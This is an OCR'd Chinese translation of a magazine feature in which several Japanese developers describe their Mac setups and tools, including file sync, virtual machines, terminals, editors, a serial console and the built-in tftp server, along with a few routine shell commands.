下面我就来介绍一下自己的使用环境。我在购买了iMac之后，又购买了MacBook Air，所以现在不管是在家里，还是在外面，我都在使用Mac系统。但是有了两台Mac之后，就出现了在两台机器之间同步数据的问题。作为有力的解决方案，恐怕很多人都会建议使用云存储服务。虽说当时已经有了Dropbox、SugarSync等各种云存储服务，但是笔者的同步大都是在局域网之中进行的，如果使用基于Internet的网络存储服务的话，效率势必会很低，所以我并没有选择这种方案。在对能满足自己要求的软件进行了一些调查之后，最终我选择了GoodSync①这个应用，直到现在我还在用着它。GoodSync需要为每台安装它的机器购买一个许可证，我在iMac上安装了GoodSync，并在外出前和回家后进行文件的同步工作。

当开始一个新项目的时候，我会为这个项目创建一个新的文件夹，然后将整个文件夹设置为两台机器之间的同步对象。当项目结束的时候，我会在MacBook Air上把这个文件夹删除，这样就可以节约MacBook Air的空间了。

而且项目文件夹里除了文

① http://www.goodsync.com/



在Mac之间进行同步。由于GoodSync只同步文件被修改的部分，所以同步的效率很高。而且它还支持Mac的文件共享协议AFP，以及SMB和FTP协议等，甚至也支持和云存储服务进行同步，可以说是一款功能非常强大的工具



同时启动多个虚拟机。作为基本的开发环境，我会在本地预先创建供Web服务器、应用服务器、数据库服务器等使用的Linux虚拟机镜像文件作为模板，在需要创建新的虚拟机的时候，只需拷贝一份直接使用即可

档之外，还有源代码，甚至开发环境的配置文件等各种各样的东西，所以我把iMac和MacBook Air整体的文件夹结构也设置为一模一样，这样不管在家里还是在外面就都可以用几乎一样的开发环境进行开发了②。

另外要说的是我也使用Mac默认自带的备份工具Time Machine，定期(几乎是每天)将iMac的数据备份到移动硬盘上。这样外出的时候只要随身带着移动硬盘，即便是还没有从iMac同步过来的文件，也可以在MacBook Air上使用。

安装软件开发环境和虚拟机

下面再介绍下我的运行环境。如果是编码完成后的简单确认、单元测试的话，只使用Eclipse和Tomcat就足够了，但有时候也需要使用和生产环境很接近的环境，比如必须在Linux上进行测试，或者使用Web服务器/应用服务器/数据库服务器这样更贴近实际的三层架构进行测试，以及验证集群配置情况等。就现在的主流做法来说，这应该是云计算服务大显身手的时候了。但是云服务都是基于互联网环境的服务，和在线云存储服务一样，效率不高，这也是我不想采用云服务的主要原因。除此之外，在使用Iaas的时候还必须特别注意网络安全问题，另外还需要耗费一定的经济成本，所以如果只是个人进行简单的基本测试的话，我感觉使用云计算服务有点大材小用。

所以我在Mac上构建了虚拟的开发环境。虚拟机软件我使用的是VMware Fusion Professional③。

在我刚买iMac的时候，正好最新版的Parallels Desktop④也发布了，而且正赶上他们在搞特价活动，所以我就买了这个软件。但是后来有个项目需要用到VMware环境，而VMware Fusion如果是个人使用的话，一个许可证可以用在多台Mac机器上，所以我就又买了VMware Fusion这个软件。

实际创建虚拟机环境的时候也非常顺利，没有什么磕磕绊绊的事情发生。当一个项目需要使用虚拟机的时候，就拿一个做好的虚拟机镜像模板拷贝过来，并在启动后进行项目特有的配置工作就可以了。而且虚拟机都是以镜像文件方式保存的，如果想在MacBook Air上运行同一个虚拟机的话，只需要通过GoodSync将文件同步到MacBook Air，就可以在MacBook Air上使用这个虚拟机环境了。

② 由于所有的配置也是共享的，所以在MacBook Air里打开Eclipse的时候，有时可能会因为使用了iMac下面的设置而使窗口的尺寸变得很大，吓人一跳。所以需要根据情况灵活同步。

③ http://www.vmware.com/products/desktop_virtualization/fusion/professional.html

④ http://www.parallels.com/products/desktop/

Part1

看看Mac开发者的桌面是怎样的

3 简约而不简单的定制

译/刘斌



笔者的工作环境。以13英寸MacBook Air为主，配有外置显示器，实现了双显示器配置。图中正在进行的是在一个终端窗口里使用tmux将画面分割为多个面板的工作

个人信息

姓名 横山彰子（YOKOYAMA Akiko）
TwitterID @acotie
STELLATO inc. 法人代表
Mac使用经验 6年
开发经验 8年

工作经历比较丰富，做过Web服务器端的程序员、Web应用工程师、系统架构师、智能手机游戏开发及社交游戏开发等。

引　子

大家好，我是STELLATO的法人代表横山彰子，目前正在和一个熟识的游戏公司一起做社交游戏的开发和运营。

我在2007年秋天购买了黑色的MacBook，取代了之前使用的Windows笔记本。我深深地被MacBook那漂亮的字体所打动，从那之后就一直使用Mac做开发。

不过总体来说我在Mac上安装的软件或开发用的插件应该算比较少的。Mac的应用也好，iOS的应用也罢，虽然有了好玩的新应用时我都会第一时间去尝试一下，但如果不用了，我会立刻卸载这个软件。

终端软件

我使用的是Terminal.app，并且还尽量把字体弄得特别小。这也许是受到了国外极客们的影响。此外，我还安装了非常适合编程用的字体Ricty，这个字体之前曾在网上火了一段时间，可以很方便地通过Homebrew来安装。

虚拟终端管理器我曾经使用过GNU Screen，但是现在已经转向使用tmux了。快速启动器（Launcher应用）曾经使用过Quick Silver，现在使用的则是Alfred。包管理工具也从Macports转到了Homebrew。选择这些工具都是出于自己的喜好，或者是因为就当时来说算是最好的工具，这中间也有一些比较流行的工具。

虚拟环境

工作上我使用VMware Fusion5。比如搭建Windows 7虚拟机进行开发、测试，通过

创建CentOS虚拟机来搭建本地UNIX环境等。

此外，在开发工作中我还用到了MAMP。在/Applications/MAMP/下面，可以简单地搭建Mac + Apache + PHP + MySQL的开发环境。并且因为能够定期取得快照备份，所以可以在不影响MacBook本身的情况下自由地使用。除了本地的虚拟机环境，我还购买了EC2等VPS服务，这样在外出办公的时候就可以通过SSH登录这些服务器。

文本处理

文本编辑器我用过很多种，最初使用的是Vim，后来又用了MacVim、MacVim-Kaoriya、Sublime Text2、Coda2 等。现在Xcode的项目都使用Xcode，Xcode以外的情况则多使用Vim。

Vim和Sublime Text2的优点是不管你有多少台机器，只要使用同一份配置文件，就可以在任何一台机器上享受同样的环境。在安装新的服务器或者个人电脑的时候，可以直接拷贝被称为dotfiles的另一个配置文件，这样新机器的环境配置就会和原来的机器一模一样了。此外，我还创建了很多配置文件的模板，把它们存放在Dropbox或BitBucket、GitHub等地方，这样就可以随时随地使用这些配置文件进而定制自己的开发环境了。

其他定制

我也在使用binaryage公司开发的TotalSpaces、TotalTerminal这两个很方便的工具。通过这两个工具可以对桌面空间进行详细的定制，也可以通过给Terminal设置快捷键，实现上下滚动式的动画效果。


由于我使用的是US布局的键盘，所以在非常有名的KeyRemap4Macbook应用中，将敲击左右两个Command键设置为片假名/字母数字转换，并启用了VI Mode，使得可以通过J K键进行全部的滚屏操作。

在开发iOS游戏的时候，有很多对图片进行纹理处理的工作，这时候我使用的是包装工具（Packaging Tools）Texture Packer。这个工具非常方便，它可以将静态图片和动态图片放到一个文件里，还能选择减色处理或者压缩格式等，最后输出为供framework使用的纹理（Texture）文件。

我偶尔也会使用Isolator应用，让自己能在工作中更集中精力，或者在Steam应用里购买游戏玩玩。虽说里面也有iOS/Android的游戏，但是我却喜欢TripleTown、Little Inferno，以及Team Fortress 2这样的3D的FPS游戏。



笔者桌面的截屏。基本上没在桌面上摆放多余的文件



这是在Steam. app里面购买的Triple Town的截屏。还能在这里面购买Indie Game: The Movie这部纪录片，非常推荐这个软件

④ 网络工程师也是Mac派

译/刘斌



笔者的桌面周边。典型的网络工程师配置，USB-串口转换线常年必备

个人信息

姓名 西村笃（NISHIMURA Atsushi）
IDC Frontier Inc.股份有限公司
Mac使用经验 4年
使用机型 iMac、MacBook Air

在2011年进入现在的公司之前，在上上一家公司里做过系统软件编程。现在的工作主要是骨干网的设计、建设和维护。

携带方便，为工程师所钟意

有很多人认为使用Mac工作的都是设计师，其实并不是这样。如果你去参加网络工程师的聚会，就会发现越来越多的人都开始使用Mac（特别是MacBook Air）了。我想这是不是因为网络工程师和业内同行的交流比较多，而Mac又薄又轻，携带方便，所以才被众多网络工程师所喜欢。

我自己在家里有一台21.5英寸iMac（Late 2009，自己换上了SSD①），工作上使用的是11英寸MacBook Air（Mid2012）。我使用iMac最大的原因就是它的设计非常好。即使放到客厅，也不会和室内家具、装饰等不协调，反而融合得非常好。操作体验也很顺畅，OS X的启动速度本来就要比Windows快，虽然我的iMac型号比较老，但是由于我已经把HDD换成了SSD，所以启动也很快，只要主板不坏，应该还能继续使用下去。

达人专用利器 USB-串口转换线

要说网络工程师有什么必不可少的装备，那么可以说是USB-串口转换线吧。我现在用的还是从Windows的时候就开始使用的Sigma APO URS232-2（RS232C to USB 转换线）。制造这个转换线的公司在2011年10月倒闭了，所以也就停产了。这种USB－串口转换线虽然也有支持Mac的版本，但是标准版并不支持Mac，需要从芯片厂商的主页下载安装Mac专用的驱动②才能使用。安装完毕之后，需要在控制台执行下面的命令进行设置。

```
screen /dev/tty.usbserial 9600
（※波特率为9600时）
```

① 自己替换的话就不再属于苹果的质保范围之内了。
② 可以通过Google来查一下所使用芯片的厂商名称。md_PL2303_MacOSX10.6up_v1.5.0.zip（虽然这是为OS X 10.6设计的，但是在Mountain Lion上也能使用）。

在通过screen命令连接之后，如果想切断会话，必须要执行Ctrl+A、Ctrl+\，否则Mac会强制重启，这一点要注意。

最常用的终端软件和tftp

下面介绍两个笔者正在使用的应用程序。



iTerm2（终端软件）

虽然OS X自带的终端软件也能使用标签页（tab）等功能，但是我觉得标准终端软件在保存log方面不是特别令人满意，所以我选择了iTerm2。在OS X自带的终端软件里，要想保存log的话只有两种方法，要么使用script命令，要么就是将已经输出到窗口的内容直接保存。但是iTerm2的话可以通过[Shell]→[Log]→[Start]来保存该窗口里的所有输出。iTerm2特有的功能就是在生成新的会话的时候，可以将窗口进行水平或者竖直分割，这个功能我也非常喜欢用。在没有进行窗口分割的时候，如果你想查看其他会话，需要切换窗口或者标签页，但是在iTerm2里，我们可以在一个窗口里同时查看、对比多个会话的内容，非常方便。

另一个我经常使用的功能是它的透明背景功能，系统默认的终端软件也有这个功能。这个功能在MacBook Air这样屏幕较小的电脑上是非常重要的，比如一边看着操作流程一边敲打键盘等的时候，并不需要切换窗口，直接透过iTerm2就能一边参考一边工作了。

▼图1　通过命令启动的例子（启动tftp服务）

```
$ sudo lsof -i:69
$ sudo launchctl load -w /System/Library/LaunchDaemons/tftp.plist
$ sudo lsof -i:69
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
launchd 1 root 62u IPv4 0xfb07cea5da4f6b3b 0t0 UDP *:tftp
launchd 1 root 63u IPv6 0xfb07cea5da4f6cc3 0t0 UDP *:tftp
```

▼图2　通过命令启动的例子（停止tftp服务）

```
$ sudo launchctl unload /System/Library/LaunchDaemons/tftp.plist
$ sudo lsof -i:69
```



TftpServer（tftp服务器）

在进行路由器、交换机等OS升级的时候，我会用它来传输升级的文件。Mac虽然说自带了tftp服务器，但是在使用的时候需要在终端里像图1和图2那样进行复杂的操作，非常地不方便。


而安装了TftpServer的话，就可以通过GUI来对tftp服务器进行启动、停止等操作，非常直观。此外，还能通过菜单来修改path环境变量，非常方便。

能快速上手的Mac

刚开始使用Mac进行工作的时候，由于和Windw s在操作体验上有较大的差别，很有挫败感，但是开始使用之后没多久就习惯了，也再没什么明显感到使用起来不顺手的地方。我想不管你从事的是什么行业的工作，Mac都很适合在工作中使用。



Sigma APO URS232-2（RS232C to USB转换线）由于生产商倒闭，在市面上已经买不到了。不过网络工程师却经常使用这种线。Mac上也能使用这种线，不过需要自己安装驱动



我把常用的iTerm2设置为了半透明的风格，这样就可以一边查看参考文档一边在终端里进行操作。详细内容请参考正文

5 使用Mac进行Web应用开发的那些事

译/刘斌



笔者的桌面周边。将MacBook Air接到外部显示器上，通过大屏幕进行工作。画面里显示的是正在校对的本稿

个人信息

姓名 菊地清高(KIKUCHI Kiyotaka)
sakura internet inc.(樱花网络)新事业部
开发经验 8年左右
Mac使用经验 个人作为工程师工作以前就开始使用了，到现在应该有15年了
使用机型 iMac(Rev.B)~PowerMac G4~Macbook Pro(Retina 15inch)

1978年出生。在PC–98时代接触到BASIC，之后便开始对编程感兴趣。最近主要负责樱花网络云服务的计费服务工作，也做一些和本职工作没有直接关系的项目企划、开发。目前和两只猫一起生活。

引　子

大家好，我是樱花网络的菊地。目前在公司从事IaaS服务“sakura cloud”的开发工作，主要涉及收费、结算系统，以及用户管理等后台系统。我主要使用的开发语言是Java，但是如果需要和其他系统进行交互的话，也会根据情况使用PHP或Perl等。平时在公司工作的时候差不多一整天都是在编码中度过的，而其中大部分的开发都是在Mac下进行的。

工作(+在家)常用的软件及配置



UNIX命令

不管怎么说，提前安装好常用的UNIX命令非常重要。系统默认没有安装的软件，我都使用Homebrew来安装。删除软件也非常简单，可以说Homebrew是一个非常有用的软件。



组合使用AppleScript和Shell Script的技巧

在家的时候，如果公司出现紧急问题需要解决，我会使用代码清单1通过VPN连接到公司的网络。为了更方便地使用这个脚本，最好将网络名设置为英文字母或数字的组合，因为在控制台里输入这些字符比较方便。



还有say命令哦

如果对自己的英语发音没有自信，可以使用say命令来确认。

```
say coalesce
```



Mission Control


其实这算不上是一个软件，

▼代码清单1　vpnc.sh“网络名”

```
#!/bin/sh
VPNLogin() {
# 执行AppleScript
/usr/bin/osascript<< __EOF__
tell application "System Events"
   tell current location of network preferences
       set VPNservice to service "$1"
       if exists VPNservice then connect VPNservice
   end tell
end tell
__EOF__
}
VPNLogin "$1"

# 等待连接成功
sleep 10

# 设置网关
addr=$(ifconfig ppp0 | awk '/inet / { print $2; }')
sudo route add 172.16.0.0/12 "$addr"
```



iTerm2。虽然本文中没怎么提及，但tmux也是我非常喜欢使用的一个软件。我用的也是默认设置



通过GeetTool显示系统信息的样子。图中显示的是：通过df命令输出的磁盘的使用情况（左上）、内存和CPU的使用情况（左下）、显示时钟（右下）

我主要使用的是通过Ctrl+←→。来进行虚拟桌面的切换。一般情况下，在一个虚拟桌面里将一个应用程序最大化，即可通过Ctrl+←→实现应用程序之间的切换。

○将特定窗口显示在所有的桌面上

如果你想在每个虚拟桌面上都显示某个应用窗口的话，可以这样来设置：在Dock的目标对象图标上选择[选项]→[分配给]→[所有桌面]。

○关闭动画效果

最开始的时候我还觉得动画效果挺好的，不过后来发现它会导致系统变慢，就关闭了动画功能。现在只有Mission Control和Application Window在进行桌面切换的时候还保留着动画效果。在控制台上输入下面的命令。

```
defaults write com.apple.dock
expose-animation-duration -float
0 &&killall Dock
```



Vim

如果不是写Java代码的话，基本上我都会使用Vim。Vim的魅力在于通过为数不多的控制键就能完成很多操作。编写Java代码时我使用的则是IntelliJ IDEA。



iChat

和远程数据中心的同事等进行交流主要使用XMPP消息软件。



GeekTool

11英寸的MacBook Air毕竟屏幕还是太小了，基本上工作时我都会使用外接显示器。MBA的显示器则被用来通过GeekTool显示内存使用量，以及新邮件的通知等。



KeyRemap4 MacBook

在Windows上切换日语/英文和数字的时候使用的是Alt+半角/全角键组合，Mac中则是Command+space的组合。在交叉使用Windows和Mac的时候，有时会产生混乱，所以我就将Mac/ Windows都设置为使用半角/全角键来切换了。设置方法如下。

[For Japanese] → [Change Backquote(`) Key] → [Backquote(`) to KANA/EISUU (toggle)]

Mac的不便之处

当遇到只能在Internet Explorer上才能运行的网站时会比较麻烦。但有时候工作上还真会遇到必须使用Windw s系统的情况，这种情况下我会通过remote d sk op登录进Windw s系统，并在上面进行操作。

总　结

上面我将自己使用Mac的一些感想简单地总结了一下。实际上只要努力一下，我的开发环境中的很多东西也都能在Windows中实现。不过Mac的魅力就在于，你不需要太费力气，就能创建一个完美的开发环境。

6 基于MacBook的次世代开发风格——最强的多OS环境

译/刘斌


全屏运行应用程序。工作时会启动多个虚拟环境，经常同时使用多个OS

个人信息

姓名 后藤大地（GOTO Daichi）
BSD Consulting股份有限公司董事/ONGS Inc.股份有限公司总经理/FreeBSD committer
开发经验 10年以上
Mac使用经验 5年以上
使用机型 MacBookAir（13inchMid2012）

工作内容丰富多样，从企业级应用的设计、开发、运营、维护，到IT相关的新闻、杂志文章、书籍的撰写等均有所涉及，还包括基于FreeBSD/Linux的从内核定制到发行版本构建、自动部署、网络建设等工作。在BSD咨询方面，能灵活地应对企业对FreeBSD的各种要求。

Mac正在被越来越多地用于企业级应用的开发

在Web应用开发和iOS应用开发中，工程师使用MacBook的情况非常多，而最近在企业级应用开发的现场也经常能见到使用MacBook Air的工程师了。FreeBSD的工程师中也有很多早在几年前就开始使用MacBook Pro或MacBook Air了。造成这种情况的原因有很多，这里我将针对自己的开发环境，以及其他工程师如何使用Mac Book进行开发做一下介绍。

为什么使用MacBook?

首先MacBook基本上具备了你需要的所有东西。在Windows下要想配置UNIX环境的话，需要不少的安装、配置工作。由于Mac OS X移植了来自FreeBSD的user land（内核以外部分），所以你几乎就可以把它当作一台UNIX机器来使用。这也是喜欢UNIX的工程师也喜欢使用MacBook的原因。

如果是台式机的话，可以使用Ubuntu或FreeBSD来进行开发，而如果是笔记本电脑的话，Ubuntu或FreeBSD就不太合适了。比如假设你想自己在笔记本电脑上安装一个Linux/FreeBSD系统，不仅休眠（Suspend）/唤醒（Resume）功能良好，而且又省电，还能发挥GPU的性能，那么难度将比较大。而如果使用MacBook的话，则很容易就能做到了。

使用MacBook的工程师的开发习惯

我在使用MacBook进行开发的时候，会使用Parallels Desktop for Mac或者VMware Fusion等虚拟环境，同时运行若干个OS。不仅我自己这样，其他的工程师也大都这样。

这里我们以企业应用程序开发为例进行说明。比如，很多时候我们会在服务器端的OS使用Red Hat Enterprise Linux（RHEL），以及Oracle的中间件和数据库产品，存储设备使用Windows Server，报表输出使用File Maker，前端服务器使用FreeBSD+nginx。在这种情况下，我们可以使用虚拟机来创建WindowsServer、RHEL、FreeBSD的服务器。每个OS虚拟机都可以以全屏的方式运行，必要时只需要在触摸板上通过3个手指滑动就可以切换OS虚拟机了。切换到Windows Server后，MacBook看上去就像是一台普通的Windows笔记本电脑。在MacBook上配置和生成环境相近的开发环境，还能提高生产环境的部署效率。

由于每种虚拟环境都能很好地工作，所以我们在安装应用程序的时候不需要拘泥于某一种OS。比如在FreeBSD上安装配置Apache HTTPd Server非常方便，那么我们就在FreeBSD上来安装Apache；PDF编辑器在Windows上运行最正常，那么就选择Windows；Oracle数据库在RHEL上安装最容易，那么就选择RHEL。总之就是要根据实际情况，选择最合适的工具。

充分利用ssh（1）随时随地进行开发

使用MacBook进行开发的工程师更倾向于抱着电脑到处移动，在各种不同的场所进行开发工作。我本人也是这样。公司或者我个人会管理一些服务器，现在不管在世界上的哪一个角落，基本上都能访问所需要的开发资源。只要熟练掌握了ssh(1)的使用方法，就能从各种各样的网络环境连接到自己的环境进行开发。

编辑器对开发者来说非常重要。我使用的是Vim或Emacs这种能够在终端下运行的多功能编辑器软件。必要的时候，我还会自己编写插件或者扩展、模块等来扩充编辑器本身的功能。话虽如此，但我也并不是非常拘泥于使用控制台进行开发，如果需要IDE的话，我会启动虚拟机环境在Windows下安装开发工具并进行开发。iOS开发的话则使用Xcode进行。



平时使用的MacBook Air的桌面。基本上什么都没有放



我的开发工作主要通过ssh(1)登录后用vim(1)进行。这样就可以在世界的任何地方进行开发了

将硬件升级为最高配置

由于我在工作中经常需要使用虚拟环境进行各种构建（编译）工作，所以将自己的MacBook的配置升级成为了最高配置。这样尽管会增加一些成本，但是从开发的角度来说，其回报还是非常值得的。如果只是Web应用的前端（Edge）开发这种比较轻量级的部分的话，标准配置的MacBook即可胜任。

购买了CPU、内存、SSD全部为最高配置的机器后，开发方面基本上不会有任何压力了。日本的工程师和国外的工程师有所不同，国外的工程师更重视机器的配置，所以多选择MacBook Pro；而日本的工程师则更重视便携性，所以多选择MacBook Air。


本文中介绍的开发环境在Windows上同样也能实现，但是那样的话有时候将面临不得不创建Mac OS X虚拟环境以及进行iOS应用开发等各种问题。所以像现在这样以Mac OS X为主要开发环境，也是一个非常不错的方案。

Part1

看看Mac开发者的桌面是怎样的

7 移动应用开发必备，Android/iOS游刃有余

译/刘斌



图中是用来运行文本编辑器程序的一个桌面。根据工作内容的不同，我会创建若干个虚拟桌面。从左面开始分别是：使用浏览器进行技术调查和阅读文档的窗口、文本编辑器（Sublime Text）、开发环境、控制台终端、交流/团队协作工具

个人信息

姓名 江川崇（EGAWA Takashi）
Smartium股份有限公司
开发经验 约17年
Mac使用经验 10年（包括黑苹果在内）
使用机型 15英寸Retina屏MacBook Pro（CPU:2.7GHz 4核 Intel Core i7/Memory:16GB）

坚持创新的移动应用程序开发工程师。本职工作有90%都和Android相关。著有《Google Android编程入门》（合著，ASCII MEDIA WORKS出版）等。同时也是Google API Expert（Android）之一。

Mac的魅力

对于移动应用开发者的我来说，Mac的魅力有以下3点。



感觉很舒服，长时间使用也不会感到疲劳

我本人觉得Mac使用起来非常舒服。在编码的时候我几乎只使用键盘，编码以外的时间比较充裕，每天都会使用Mac进行各种各样的工作。Mac那经过精心雕琢的UX会给人带来一种安心感，其统一且舒适的操作体验，都会减轻人们心里潜在的压力。无论拿它做什么工作，时间再长都很难感觉到累。特别是Mac Book这样的笔记本，不想用的时候直接把屏幕合上即可，使用的时候再把屏幕打开就行了，丝毫不用考虑其他的琐碎问题。

它的虚拟桌面环境也非常出色，根据用途的不同，我会创建不同的桌面。由于可以通过快捷键直接打开想要的窗口，所以就免去了因窗口重叠而不得不费力去挨个查找的烦恼。像这样的功能单个看起来好像并没有那么大的过人之处，但正是因为对每个这样的小功能都精心设计，才造就了今天Mac所具备的良好的用户体验。如果每天都需要长时间使用电脑的话，我肯定会使用Mac的。



开发环境的不二之选

对移动应用开发人员来说，这是非常重要的一点。如果不是开发Windows Phone应用等特殊情况，我都会自然而然地选择使用Mac。iOS自不必说，即使是Android也可以非常轻松地进行手机和电脑的连接，开发工具的设计也都是以在Mac下开发为前提的，比在其他机器上开发有更好的稳定性。

同时使用CUI和GUI环境

对开发工程师来说，能同时使用简单易用的GUI和bash、zsh等Shell工具这一点也非常有魅力。由于Mac是基于BSD UNIX的，所以可以方便地使用、编译UNIX上的开源软件。从这点来说，我们的Mac既满足了进行开发的必要条件，同时它也是一台非常方便的开发机器。

和其他电脑分开使用

除了Mac之外，我还在使用其他的OS。比如我会在Windows下用Visual Studio开发.NET的应用程序，以及使用弥生会计这类只能在Windows下使用的软件。Linux则主要被用来编译Android或者Firefox OS等平台系统，以及进行耗时较长的计算处理。之前我曾经使用过VMware等虚拟机软件来使用其他OS，但是后来慢慢地就不再使用了。放弃VMware的最大原因就是我觉得为了完成某项任务还是准备一个专用的环境比较好。尤其是我还准备了多内核、大内存的Linux专用机器。如果是临时需要使用某OS，我也会使用Amazon的EC2。

编辑器和IDE

因为开发Android应用的情况较多，所以IDE一般使用Eclipse，编辑器则主要使用Sublime Text。强类型语言可以使用Eclipse的语法提示功能，非常方便。由于Eclipse需要的I/O操作较多，所以放到相对比较快速的SSD盘比较好，不过Mac Book Pro的话完全能够解决这个问题。

HTML、JavaScript、Erlang、Ruby、Shell Script等非强类型语言的话，使用Sublime Text就足够了。Sublime Text的优点之一就是可以根据自己的喜好通过插件来对编辑器进行定制。由于能够根据具体的使用目的来定制自己的开发环境或者外观，因此对所有的软件工程师来说都很有吸引力。Sublime Text软件本身是收费的，但是可以免费试用。推荐大家都来尝试一下这个编辑器①。

外　设

作为移动应用程序开发者之一，最后再给大家介绍一下最近比较着迷的两个外设产品①。

INNOCUBE

支持MHL、HDMI接口的小型投影仪。由于可以方便地连接到Android或者iPhone/iPad等，非常适合用来做移动应用的演示，以及一边操作一边进行讨论。它的尺寸较小，重量很轻，非常方便携带。

Livescribe

这是一个智能笔和笔记本的组合设备。它除了能记录手写的内容之外，还能同时记录当时周围的声音，并能通过Wi-Fi保存到Evernote。工作中我会经常通过网络和远程的同事进行交流，这时把Mac的声音输出分出一路出来的话，就能将清晰的声音和手写的备注内容一同保存到云端了。



将INNOCUBE和Android连接起来的样子



Livescribe使用过度，显得有点脏了

① Sublime Text 2 的cheat sheet http://www.gsmproductions.com/misc/sublime.html
② Livescribe最近在中国也都有了销售渠道，INNOCUBE还没有正式进入中国市场。

8 怎么编码都不会感到累的电脑

译/刘斌


笔者的桌面。多数情况都是在这里使用Mac mini进行开发。需要离开座位时，使用Mac Book Pro进行工作。笔者大爱的HHKB键盘，是周刊ASCII PLUS 1周年纪念时制作的黑色刻印版

个人信息

姓名 森拓也（MORI Takuya）
Ubiquitous Entertainment Inc.软件工程师
开发经验 7年
Mac使用经验 3年
使用机型 Macmini、MacBook Pro

1987年出生。籍贯石川县。2011年11月加入Ubiquitous Entertainment Inc.，主要从事iOS应用程序开发工作。尤其擅长使用AR、图像处理等技术进行应用开发。

Mac的魅力所在



Mac OS X的魅力

对我来说，评论一台电脑好坏最重要的标准是用起来是不是顺手，而UI和反应速度就是两个很重要的指标。不管操作系统的功能有多丰富，但是如果UI使用起来很不顺手，反应速度也很慢，那么用户将会倍受折磨，并最终放弃使用。iOS和Mac OS X的UI不仅使用起来很容易，仔细观察的话还会发现很多小地方的动画也都做得很用心，让它的使用者感到非常享受。而且各个应用程序的UI都保持着统一的风格，使用起来非常方便。

另外，在iOS开发中无意间开始使用的QuickLook和Spotlight也都是非常方便的工具。QuickLook可以在不通过专用软件的情况下，打开并快速确认资源文件或文档的内容，对工作有很大帮助。Spotlight可以在凌乱不堪的桌面或者下载文件夹里迅速找到想要的文件。这两个工具的优点就是速度非常快。如果需要尽快回到编码工作的话，那么这种反应速度就显得尤为重要了。




MacBook Pro的魅力


MacBook Pro作为笔记本来说各功能已经非常完善，我非常喜欢它。台式机的话有时候我还会使用Windows系统的，但是笔记本电脑的话现在就只使用MacBook Pro了。MacBook Pro的优点有很多，

比如轻量、发热少等，但是对我来说最大的魅力还是它的键盘。

平时在使用台式机的时候，我会用Mac mini + Happy Hacking Keyboard Pro2（后文简称HHKB），但要使用HHKB，键盘布局必须为US方式。不过在购买MacBook Pro的时候可以选择JIS布局或者US布局，这一点非常方便。MacBook Pro的按键基于受电弓（Pantograph）结构，相比MacBook Air按键（Keystroke）深度会大一些，按下去后反弹强度也强一些。按键中心间距（Key Pitch）为19mm，而且键帽很稳，没有松动感，从HHKB切换时也很顺手。有时候键盘不同可能会让用户用起来不舒服，但是我在使用MacBook Pro的时候则完全没有感到任何麻烦，很容易就适应了。



笔者工作中必不可少的Xcode 4。通过使用ViEmu插件，可以继续沿用已经习惯了的Vim操作，进行愉快的编码工作



Mac mini的桌面。我在工作中使用的是1920 × 1080的双显示器。桌面上放的文件一般都是临时的资源文件

关于编辑器和IDE



常用的编辑器

虽然最近Sublime Text 2[①]比较热门，但是我还是以使用Vim为主。当初之所以使用Vim，是因为听说使用习惯了后能提高编码速度，精通的话看起来就像专家一样。实际上Vim和HHKB配合起来使用效果会更好，可以更快地上手。我现在几乎已经到了没有Vim就不能工作的地步了。



IDE

IDE的话我正在使用Xcode 4。Xcode 4除了可以被用来开发iOS应用程序外，由于其中还包含了iOS模拟器、Instruments等工具，因此从详细的调试到应用程序的上传等，都可以通过Xcode 4来完成。Instruments的Leaks工具特别方便，我一直使用它来做内存泄露的调查。也许很多人都会使用Xcode 4的Interface Builder或Storyboard进行UI开发，但是我却喜欢只使用代码来编写UI。



